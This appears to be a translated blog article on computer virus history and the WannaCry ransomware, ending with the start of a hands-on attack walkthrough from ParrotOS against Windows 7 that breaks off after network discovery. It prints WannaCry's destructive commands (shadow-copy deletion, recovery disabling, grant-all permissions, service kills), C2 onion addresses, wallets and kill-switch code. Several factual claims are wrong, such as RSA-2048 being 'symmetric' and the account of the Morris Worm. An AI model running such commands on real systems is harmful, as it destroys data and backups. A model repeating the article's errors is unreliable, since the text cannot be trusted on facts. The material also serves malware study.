

WannaCry in All Details

Before we start our topic, let's make a brief introduction to computer viruses. Norton Company expressed computer viruses in a very descriptive way as follows; Computer viruses can be detected just like the flu. However, the producer of this flu is a software developer. Just as the flu virus can be transmitted from one person to another, computer viruses can infect from one computer to another. However, this spreading event is not self-replicating. Just as it can cause major problems when no precautions are taken for the flu, viruses can cause serious damage to computers [1]. If we continue with the same example; Physical changes such as a red nose that can be easily detected by others when we have the flu can also appear on computers. Changes to an infected computer can look like this:

- 1. Pop-ups that appear constantly.*
- 2. Change of home page of your web browser.*
- 3. Emails sent automatically from your email.*
- 4. System crashes.*
- 5. Noticeable decrease in computer performance.*
- 6. Opening unknown applications on the computer.*
- 7. Unexpected change of system passwords [1*].*

In addition, computer viruses can vary. Continuing with the same example, just as the flu virus can affect areas such as the ears, nose and throat, and a disease such as bronchitis can affect your lungs, viruses created for different purposes or methods can affect various parts of our computers. In addition, the methods or strategies of viruses infecting the computer may also change in the same way. Below is information about nine different computer viruses;

1. Boot Sector Virus

➤ It is activated as soon as you press the button of your computer. It is transmitted with the help of USB, CD, or Disk.

2. Web Scripting Virus

- *It is a species that can be transmitted during your visits to web pages.*

3. Browser Hijacker

- *It is the type that redirects your web browser's home page to other pages.*

4. Resident Virus

- *It is the general name given to any virus that hides itself in computer files. It runs itself when your operating system kicks in.*

5. Direct Action Virus

- *It is hidden in an executable file (with exe extension etc.) and is activated as soon as you run it.*

6. Polymorphic Virus

- *Constantly change the code block in it to hide from anti-virus programs.*

7. File Infector Virus

- *It hides and infects files belonging to operating systems.*


8. Multipartite Virus

- *A type of virus that can infect system files and contents of programs.*

9. Macro Virus

- *It is a type of virus transmitted through documents [1*].*

Computer viruses always leave an interesting and funny story behind them. The first computer virus that can disguise itself, called "Brain", was written in 1986 by two Indian brothers, Simple Farooq Alvi and Amjad Farooq Alvi [2]. The virus, which affected MS-DOS operating systems, was in a 360KB disk of 13.3 centimeters.



Now let's take a look at the signature these two people left behind.

```

Welcome to the Dungeon
(c) 1986 Basit & Amjad (pvt) Ltd.
BRAIN COMPUTER SERVICES
730 NIZAB BLOCK ALLAMA IQBAL TOWN
LAHORE-PAKISTAN
PHONE :430791,443248,280530.
Beware of this VIRUS....
Contact us for vaccination.....  $#@%$@!!

```

This signature, which begins as a welcome to the dungeon, ends with contacting us for the vaccine. The thing that draws attention here is that the WannaCry content, which will appear on the following pages, first flashes a signature that describes them, and then continues as contact us. Another person who was excited and inspired by the Brain virus was going to write a program called "The Morris Worm", which would come from one of the most established universities in America, Massachusetts Institute of Technology (M.I.T.) and would go into the literature as the first network attack.

As a result of this attack, many institutions, including NASA, would become inoperable, as if not enough, all 6,000 computers connected to the internet would crash within 24 hours, and the approximate damage would have been calculated as \$100,000 in the money of that time. After this attack, which would also inspire the name Worm, the perspective of experts on cybercrime would change and many different institutions would come into play. The main difference between Worm and Virus would stand out here. While viruses could not replicate themselves without human intervention, malware called Worms could replicate themselves automatically. [3].

Another interesting story about computer viruses that my teacher told in high school was about the Chernobyl explosion, which also caused bad results in our country. The "Chernobyl" virus (which could show both virus and Worm features), which damaged Windows 95 and 98 versions and first appeared in Taiwan on June 25, 1998, would cause 4 billion dollars (9 zero yes) losses [4]. The reason why the virus was named Chernobyl was that it damaged the BIOS mechanism of the computer it infected and changed the date and time settings of the computer to the exact date of April 26, 1986, when the explosion took place, and it remained the signature of the attacker. After this event, there would be radical changes again, the BIOS with writable memory would be powered by ROM (Read Only Memory), and the computer would get the date and time information from this memory. You can also examine this concept as CMOS. Another strange event is that this virus not only affected our country, but also reflected on our nostalgic news sites at that time. Newspapers can be accessed from the two [5][6] references I have given.

So far we have looked at what viruses and worms are, the types of viruses and a few examples. What they all had in common was that a great precaution was taken and the signatures they left. Now we will examine an attack called WannaCry, which is one of the most recent and most damaging of these viruses. However, for an in-depth review, let's look at updated ransomware after viruses and worms.

On May 12, 2017, one of the biggest attacks that the IT world has ever seen was carried out [7]. The institutions that I will list now are the most damaged and most important ones from this attack:

- 1. Brazilian Ministry of Justice [8].*
- 2. Brazilian Vivo Network Operator [8].*
- 3. Canadian University of Waterloo.*
- 4. Chinese Oil Company PetroChina [9].*
- 5. China Public Security Bureau [10].*
- 6. China Sun Yat-sen University [11].*
- 7. Renault of France [12].*
- 8. Colombian National Institute of Health [13].*
- 9. University of Milan-Bicocca, Italy [14].*
- 10. Deutsche Bahn Railways of Germany [15].*
- 11. Hungarian Telecommunications Company [16].*
- 12. Indian Andhra Police Department [17].*
- 13. Indonesian Harapan Kita Hospital [13].*
- 14. Portuguese Telecommunications Company [18].*
- 15. Romanian Dacia [19].*
- 21. Spanish Telecommunications Company [24].*


- 16. Romanian Ministry of Foreign Affairs [20].
- 17. Russian MegaFon Network Operator [21].
- 18. Ministry of Internal Affairs of Russia [22].
- 19. Russian Railways [23].
- 20. Bank of Spain Vizcaya [24].

- 22. Swedish Sandvik Engineering [11].
- 23. England's National Health Service [25].
- 24. UK Nissan [25].
- 25. Dutch Q-Park Car Park Company [26].
- 26. FedEx Postal Company of America [27].

The question of where WannaCry got its power, which caused great damage in every part of the world, started to puzzle people. If we take a quick tour of the history of ransomware; The AIDS ransomware can be considered the ancestor of WannaCry. This ransomware, which was discovered by biologist Joseph Popp in 1989, targeted the 20,000-person research commission at the World Health Organization's AIDS conference [28]. His signature, which started with "Caution," was that there was no cure for AIDS. Joseph, who requested \$189 per year for the removal of the virus, was humorously demanding \$378 for a lifetime membership. The ransomware using a simple symmetric encryption algorithm was cracked in a short time [29].



As annoying as ransomware may seem, they were not capable of effectively dissipating. When thought of, experts who could use the powers of state institutions could take all kinds of precautions. However, in April of 2017, everything would change and an idyllic era for ransomware would begin. The US National Security Agency (N.S.A.) would be attacked by the hacker group The Shadow Brokers, and then 1226 different vehicles would be stolen with an application called EternalBlue. You can use reference [30] for the complete list of stolen vehicles. This tool, which was developed using all the facilities of the state, would carry the targets of ransomware from small conferences to the whole world.



```

1241: DanderSpritz (TEST-6162186472)
File Options
Terminals PeddleCheap Server
Console log:
library loadplugin
lpdirectory lpgetenv
memory mkdir
nameserverlookup netbios
objects oracle
papercut passworddump
pc_status performance
plugins policy
processinfo processmemory
processsuspend put
quitanddelete redirect
registryhive registryquery
route run
script serialredirect
shutdown sidlookup
strings systempaths
time traceroute
users version
windows wrappers

- Loaded commands have a '*' preceding the co
For additional information try: help <command>

Command completed successfully

TEST-6162186472 TEST-6162186472
z0.0.0.1 z0.0.0.1
z0.0.0.1

C:\WINDOWS\system32\cmd.exe - fb.py
ETERNALROMANCE - FB
ETERNALCHAMPION - DANE/FB
[*] Writing output parameters
[+] Target is vulnerable to 3 exploits
[+] Touch completed successfully
[+] Smbtouch Succeeded
[+] Exporting Contract To Exploit
[+] Set PipeName => spoolss
[+] Set Credentials => Anonymous
[+] Set Target => XP_SP2SP3_X86
[+] Enter Prompt Mode :: Eternalromance
Module: Eternalromance
=====
Name Value
-----
NetworkTimeout 60
TargetIp 10.0.2.15
TargetPort 445
PipeName spoolss
ShellcodeFile
ExploitMethod Default
Credentials Anonymous
Protocol SMB
Target XP_SP2SP3_X86
[+] Plugin Variables are NOT Valid
[+] Prompt For Variable Settings? [Yes] :
[*] NetworkTimeout :: Timeout for blocking network calls (in seconds). Use -1
for no timeout.
[+] NetworkTimeout [60] :
[*] TargetIp :: Target IP Address
[+] TargetIp [10.0.2.15] :
[+] TargetPort :: Target TCP port
[+] TargetPort [445] :
[*] PipeName :: The named pipe to use
[+] PipeName [spoolss] :
[*] ShellcodeFile :: DOPU (ensure correct architecture) ONLY! Other shellcode w
ill likely BSOD.
[+] ShellcodeFile [] :

```

A Oday vulnerability emerged for Windows and the world's largest banks such as SWIFT began to be hacked one by one [31]. The vulnerability, registered as CVE-2017-0143 [32] and CVE-2017-0148 [33], worked on Windows XP, Windows Vista, Windows Server 2008, and Windows 10. It was possible to enter every computer, thanks to the attack carried out at port addresses 135 , 139 and 445 of the operating systems [34]. Another of the stolen vehicles was to be called JEEPFLEA.

However, this was just the beginning, and what would happen exactly one month later was of no importance. By May 12, 2017, the attackers would be subverted by JEEPFLEA for banks and WannaCry, the ransomware powered by EternalBlue for other institutions. The attackers, who were already able to enter the operating systems thanks to EternalBlue, would fill their pockets thanks to the algorithms they wrote to encrypt the files on the target computer. However, the damage from the attackers would not only be money, but many institutions and organizations would lose all their records. While it is frightening to even think about the risk of a country's health system disappearing, this software would cause complete chaos to enter systems such as railways, metro lines and airports. The features found in a typical ransomware are as follows:

1. Ransom note.
2. Encrypting Files.
3. Renaming Files.
4. Suspension of Search Operations.
5. Locked Screen.

WannaCry embodied all its features, with full respect for the features.



In the image, we see a sarcastic signature that starts with Ooops. Then, explanations are given to the users. They say that computer files will no longer be accessible and can only be recovered by paying them. Additionally,

it is possible to fix some files for free, but a \$300 fee is required for each file to be restored. If payment was not made in the given time, this rate would increase to \$600. Payment can only be made with Bitcoin. The wallet code is shown in white text. After the ransomware infection, three different Bitcoin Wallet Codes were detected. First day reports and wallet codes [36]:

1. 12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw

➤ Received 38 payments in total: 6.8 Bitcoin \$12,039.48 (\$12k) as of 2017

2. 13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb94

➤ Received 35 payments in total: 5 Bitcoins \$8,848.87 (\$8k) as of 2017

3. 115p7UMMngojlPmVkpHijcRdfJNXj6LrLn

➤ Received 30 payments in total: 3.6 Bitcoin \$6,470.67 (\$6,000) as of 2017

As of December 9, 2019, a total of 143,159.06 USD (143 thousand USD) or 831,954.53 TL (831 thousand TL)

The numbers given above would increase day by day. At first, experts wanted to check if the files were decrypted with a Brute Force Attack, but they were faced with the fact that they had an RSA-2048 bit symmetric encryption method. If this code were to be cracked, it would take 6.4 quadrillion years (15 zeros yes) [37]. As the experts continued their research, it was revealed that the virus made Command and Control (C2) links (which can be thought of as the Zombie machines used in D-Dos attacks [38]).

The connected addresses were as follows;

1. gx7ekbenv2riucmf.onion

2. 57g7spgrzlojinas.onion

3. xxlvbrloxvriy2c5.onion

4. 76jdd2ir2embyv47.onion

5. cwwnhwhlz52maq7.onion

Then the codes were running, giving permissions for the system to run its own codes. This Privilege code performed via the command line was as follows:

➤ `icacls . /grant Everyone:F /T /C /Q`

Finally, it was isolating itself by closing Server connections:

➤ `taskkill.exe /f /im mysqld.exe`

➤ `taskkill.exe /f /im sqlwriter.exe`

➤ `taskkill.exe /f /im sqlserver.exe`

➤ `taskkill.exe /f /im MSeXchange*`

➤ *taskkill.exe /f /im Microsoft.Exchange.**

The extensions it could encrypt were as follows:

➤ *.der, .pfx, .key, .crt, .csr, .pem, .odt, .ott, .sxw, .stw, .uot, .max, .ods, .ots, .sxc, .stc, .dif, .slk, .odp, .otp, .sxd, .std, .uop, .odg, .otg, .sxm, .mml, .lay, .lay6, .asc, .sqlite3, .sqlitedb, .sql, .accdb, .mdb, .dbf, .odb, .frm, .myd, .myi, .ibd, .mdf, .ldf, .sln, .suo, .cpp, .pas, .asm, .cmd, .bat, .vbs, .dip, .dch, .sch, .brd, .jsp, .php, .asp, .java, .jar, .class, .wav, .swf, .fla, .wmv, .mpg, .vob, .mpeg, .asf, .avi, .mov, .mkv, .flv, .wma, .mid, .djvu, .svg, .psd, .nef, .tiff, .tif, .cgm, .raw, .gif, .png, .bmp, .jpg, .jpeg, .vcd, .iso, .backup, .zip, .rar, .tgz, .tar, .bak, .tbk, .PAQ, .ARC, .aes, .gpg, .vmx, .vmdk, .vdi, .sldm, .sldx, .sti, .sxi, .hwp, .snt, .onetoc2, .dwg, .pdf, .wks, .rtf, .csv, .txt, .vsdx, .vsd, .edb, .eml, .msg, .ost, .pst, .potm, .potx, .ppam, .ppsx, .ppsm, .pps, .pot, .pptm, .pptx, .ppt, .xltm, .xltx, .xlc, .xlm, .xlt, .xlw, .xlsb, .xlsm, .xlsx, .xls, .dotx, .dotm, .dot, .docm, .docb, .doc*

The extensions of the encrypted files were changed to WNCRY:

➤ *Example: qscsq.jpg □ qscsq.jpg.WNCRY*

Finally, the ransomware runs the following code on the target device to prevent the operating system from creating a restore point:

➤ *C:\Windows\SysWOW64\cmd.exe /c vssadmin delete shadow /all /quiet & wmic shadowcopy delete & bcdedit /set {default} booststatuspolicy ignoreallfailures & bcdedit /set {default} recoveryenabled no & wbadmin delete catalog -quiet*

If the ransom was paid, a reconnection to the C2 server was made and a decoder was provided for the RSA-2048 bit password. This situation swept the whole world for two whole days. Finally, on May 14, 2017, British Network Engineer Marcus Hutchins brought this ransomware under investigation. Examining the codes, he noticed that the ransomware was trying to connect to an empty random domain name before launching itself [39]. The web page that acted as the trigger was helping the ransomware to run. Marcus rented this server, cutting off connections, and that would be the end of WannaCry.

Afterwards, the attackers who released the patch named 08-1024x372 would not have the same success again.



```
int WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd)
{
    char kill_switch_url[57];
    int result = 0;
    HINTERNET inet = NULL;

    memcpy(kill_switch_url, "http://www.iuqerfsodp9ifjaposdfjhgosurijfaewrgwea.com", sizeof(kill_switch_url));
    inet = InternetOpenA(NULL, INTERNET_OPEN_TYPE_DIRECT, NULL, NULL, 0);
    kill_switch = InternetOpenUrlA(inet, kill_switch_url, NULL, 0, INTERNET_FLAG_RELOAD | INTERNET_FLAG_DONT_CACHE, NULL);

    if (kill_switch)
    {
        // kill-switch enabled
        InternetCloseHandle(inet);
        InternetCloseHandle(kill_switch);
        result = 0;
    }
    else
    {
        // encryption & spreading
        InternetCloseHandle(inet);
        InternetCloseHandle(0);
        spreading(); // !!!
        result = 0;
    }
    return result;
}
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
Then, Adrien Guinet, working at the French Quarkslab security company, discovered something that might seem odd in the encryption method. He noticed that WannaCry normally selects two prime numbers, a requirement of the RSA method, to generate passwords, but that the records of the selected prime numbers are not stored and are not deleted from RAM (memory). An RSA algorithm with known prime numbers was a vulnerability. The only thing left to do now was to develop a program that would search for prime numbers in memory and record them as soon as possible.




He shared the solver named WanaKiwi as open source [40]. WanaKiwi was collecting the prime numbers remaining in memory and sending them to the solver, reducing the overhead required for a brute force attack. However, the solver needed to be available as soon as possible after the ransomware ran. Because the information in the memories could not be stored forever [41].

```
C:\Windows\system32\cmd.exe - tools\wanakiwi.exe
File c:\Python27\tcl\tcl8.5\msgs\be.msg.WNCRY -- OK
File c:\Python27\tcl\tcl8.5\msgs\bg.msg.WNCRY -- OK
File c:\Python27\tcl\tcl8.5\msgs\bn.msg.WNCRY -- OK
File c:\Python27\tcl\tcl8.5\msgs\bn_in.msg.WNCRY -- OK
File c:\Python27\tcl\tcl8.5\msgs\ca.msg.WNCRY -- OK
File c:\Python27\tcl\tcl8.5\msgs\cs.msg.WNCRY -- OK
File c:\Python27\tcl\tcl8.5\msgs\da.msg.WNCRY -- OK
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File c:\Python27\tcl\tcl8.5\msgs\el.msg.WNCRY -- OK
File c:\Python27\tcl\tcl8.5\msgs\en_au.msg.WNCRY -- OK
File c:\Python27\tcl\tcl8.5\msgs\en_be.msg.WNCRY -- OK
File c:\Python27\tcl\tcl8.5\msgs\en_bw.msg.WNCRY -- OK
File c:\Python27\tcl\tcl8.5\msgs\en_ca.msg.WNCRY -- OK
File c:\Python27\tcl\tcl8.5\msgs\en_gb.msg.WNCRY -- OK
File c:\Python27\tcl\tcl8.5\msgs\en_hk.msg.WNCRY -- OK
File c:\Python27\tcl\tcl8.5\msgs\en_ie.msg.WNCRY -- OK
File c:\Python27\tcl\tcl8.5\msgs\en_in.msg.WNCRY -- OK
File c:\Python27\tcl\tcl8.5\msgs\en_nz.msg.WNCRY -- OK
File c:\Python27\tcl\tcl8.5\msgs\en_ph.msg.WNCRY -- OK
File c:\Python27\tcl\tcl8.5\msgs\en_sg.msg.WNCRY -- OK
File c:\Python27\tcl\tcl8.5\msgs\en_za.msg.WNCRY -- OK
File c:\Python27\tcl\tcl8.5\msgs\en_zw.msg.WNCRY -- OK
File c:\Python27\tcl\tcl8.5\msgs\eo.msg.WNCRY --
```

Now it was the turn of a giant like Microsoft. The necessary updates had to be made and the ports had to be closed. Microsoft closed ports 135, 139 and 445 with the update note MS17-010 on the same day as Marcus [42]. With the closing of these ports exploited by EternalBlue, death knells began to ring for WannaCry. However, attackers are aware that there are still many operating systems that do not update. For the security of your own system, you can use the link [43] to make sure you get the MS17-010 update. Or, you can automatically control the code shared by Gökhan Yüceler on May 29, 2017, with reference number [44], by typing it into a text document and then changing its extension to .vbs.



Now that we've gathered the necessary information on behalf of WannaCry, it's time to practice. In practice, the operating system that will carry out the attacks will be ParrotOS, and the operating system that will be attacked will be Windows 7. Don't let my use of Windows 7 mislead you about the popularity of the topic. Today, there are many operating systems that have not received updates, and as I mentioned earlier, WannaCry is still not a problem even in the Windows 10 operating system. I'm just going this way because I have Windows 7 ready. Both operating systems run on the VMware Workstation application. The first step would be to obtain the IP address of the target device. I will work on LAN. However, once you access the IP address of the target computer, you can perform the same operations on the Internet. Our first command will be as follows;




```
Parrot Terminal
File Edit View Search Terminal Help
[qscsq@parrot]~
$ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.233.129 netmask 255.255.255.0 broadcast 192.168.233.255
    inet6 fe80::e71d:1827:7ab:4c26 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:49:86:1e txqueuelen 1000 (Ethernet)
    RX packets 10267 bytes 663963 (648.4 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 11520 bytes 833368 (813.8 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 578 bytes 50382 (49.2 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 578 bytes 50382 (49.2 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[qscsq@parrot]~
$
```


We have accessed our IP address that we use in the Local Network. However, since we need to access that of the target computer, we now need to get the IP addresses of all the devices in the LAN. This is where the Netdiscover application comes into play. We replace the last digit of the IP address we obtained with 0 and add /24 to the end. If you're wondering why we're doing this, I suggest you read reference number [45] again. We write the following code to perform scanning of other devices on the

network;



```
Parrot Terminal
File Edit View Search Terminal Help
[qsgccsq@parrot]--[~]
$ sudo netdiscover -r 192.168.233.0/24
```


The response of the terminal that entered the process was as follows;



```
Parrot Terminal
File Edit View Search Terminal Help
Currently scanning: Finished! | Screen View: Unique Hosts
6 Captured ARP Req/Rep packets, from 4 hosts. Total size: 360
-----
IP                At MAC Address      Count  Len  MAC Vendor / Hostname
-----
192.168.233.1     00:50:56:c0:00:08    1     60  VMware, Inc.
192.168.233.2     00:50:56:f7:64:c1    2    120  VMware, Inc.
192.168.233.130   00:0c:29:ad:69:4a    2    120  VMware, Inc.
192.168.233.254   00:50:56:f2:d4:92    1     60  VMware, Inc.
```

We got four different IP addresses. Now let's perform port scans of these addresses. Our required code will be as follows;

